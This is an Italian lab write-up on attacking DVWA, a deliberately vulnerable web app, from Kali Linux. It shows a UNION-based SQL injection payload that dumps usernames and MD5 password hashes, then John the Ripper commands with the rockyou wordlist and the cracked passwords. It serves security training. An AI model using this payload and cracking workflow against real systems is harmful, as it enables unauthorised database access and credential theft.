


In questo esercizio andrò a simulare un Password Cracking su una macchina DVWA usando come attaccante un macchinina kali linux.

Attraverso una SQL Injection sfruttando una vulnerabilità della macchina riesco ad ottenere delle informazioni sensibili, tra cui gli Hash delle password degli utenti.

1' UNION SELECT user, password FROM users#



Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Copio i codici hash in un file di testo che ho chiamato hash.txt



Da terminale per decriptare i codici userò John the Ripper, tool molto efficace per la decriptazione di password.

```
(kali@kali)-[~/Desktop/testJohn]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/testJohn/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop/testJohn]
$ john --show --format=raw-md5 /home/kali/Desktop/testJohn/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Il primo comando permette di crackare le password
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/testJohn/hash.txt
potete usare anche il comando
john --format=raw-md5 /home/kali/Desktop/testJohn/hash.txt
questo comando fa riferimento al file password.lst

Il secondo le mostra a schermo
john --show --format=raw-md5 /home/kali/Desktop/testJohn/hash.txt